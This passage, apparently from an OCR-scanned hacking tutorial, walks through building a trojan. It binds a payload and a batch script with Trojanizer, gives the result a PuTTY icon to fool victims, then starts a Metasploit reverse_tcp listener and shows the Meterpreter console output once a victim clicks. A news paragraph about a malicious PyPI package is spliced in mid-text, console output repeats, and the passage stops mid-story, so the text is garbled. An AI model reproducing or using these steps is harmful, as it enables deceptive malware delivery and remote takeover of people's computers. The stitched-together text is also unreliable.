
DLL files can be executed with regsvr22.exe. The payload and batch script file are ready. We hav -e to use trojanizer to bind this both files together. By default, the second file added to Trojanizer is executed. So, first we need to add the payload and then the Batch file while using trojanizer. I have named it as "Putty_malicious_2.exe".




While selecting icon, I use a custom icon of Putty downloaded from internet or a EXE icon.



Cybersecurity researchers have discovered a new malicious package on the Python Package Index (PyPI) repository that impersonates a software development kit (SDK) for SentinelOne, a major cybersecurity company, as part of a campaign dubbed SentinelSneak.




The Trojan is successfully created.



I start the Listener on the Attacker system and copy the Trojan to the target system.

```
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```



As you can see in the above image Putty has an EXE icon. When victim clicks on it, we have a successful meterpreter session on the Attacker system as shown below.

```
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.4
0.150:50077) at 2023-01-14 04:24:26 -0500

meterpreter >
```


```
[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Sending stage (175686 bytes) to 192.168.40.150
[*] Meterpreter session 1 opened (192.168.40.153:4444 -> 192.168.4
0.150:50077) at 2023-01-14 04:24:26 -0500

meterpreter > sysinfo
Computer        : DESKTOP-PRLKILM
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: DESKTOP-PRLKILM\admin
meterpreter >
```

As readers might have already noticed, we are not at all using Putty.exe. Here we have created a Batch script, bound it to payload, added an EXE or PUTTY icon to it and then named the final Trojan as PUTTY (Putty_malicious is the name given for readers to easily understand). We just want our victims to click on it thinking it as Putty. However, we ran into a problem here.

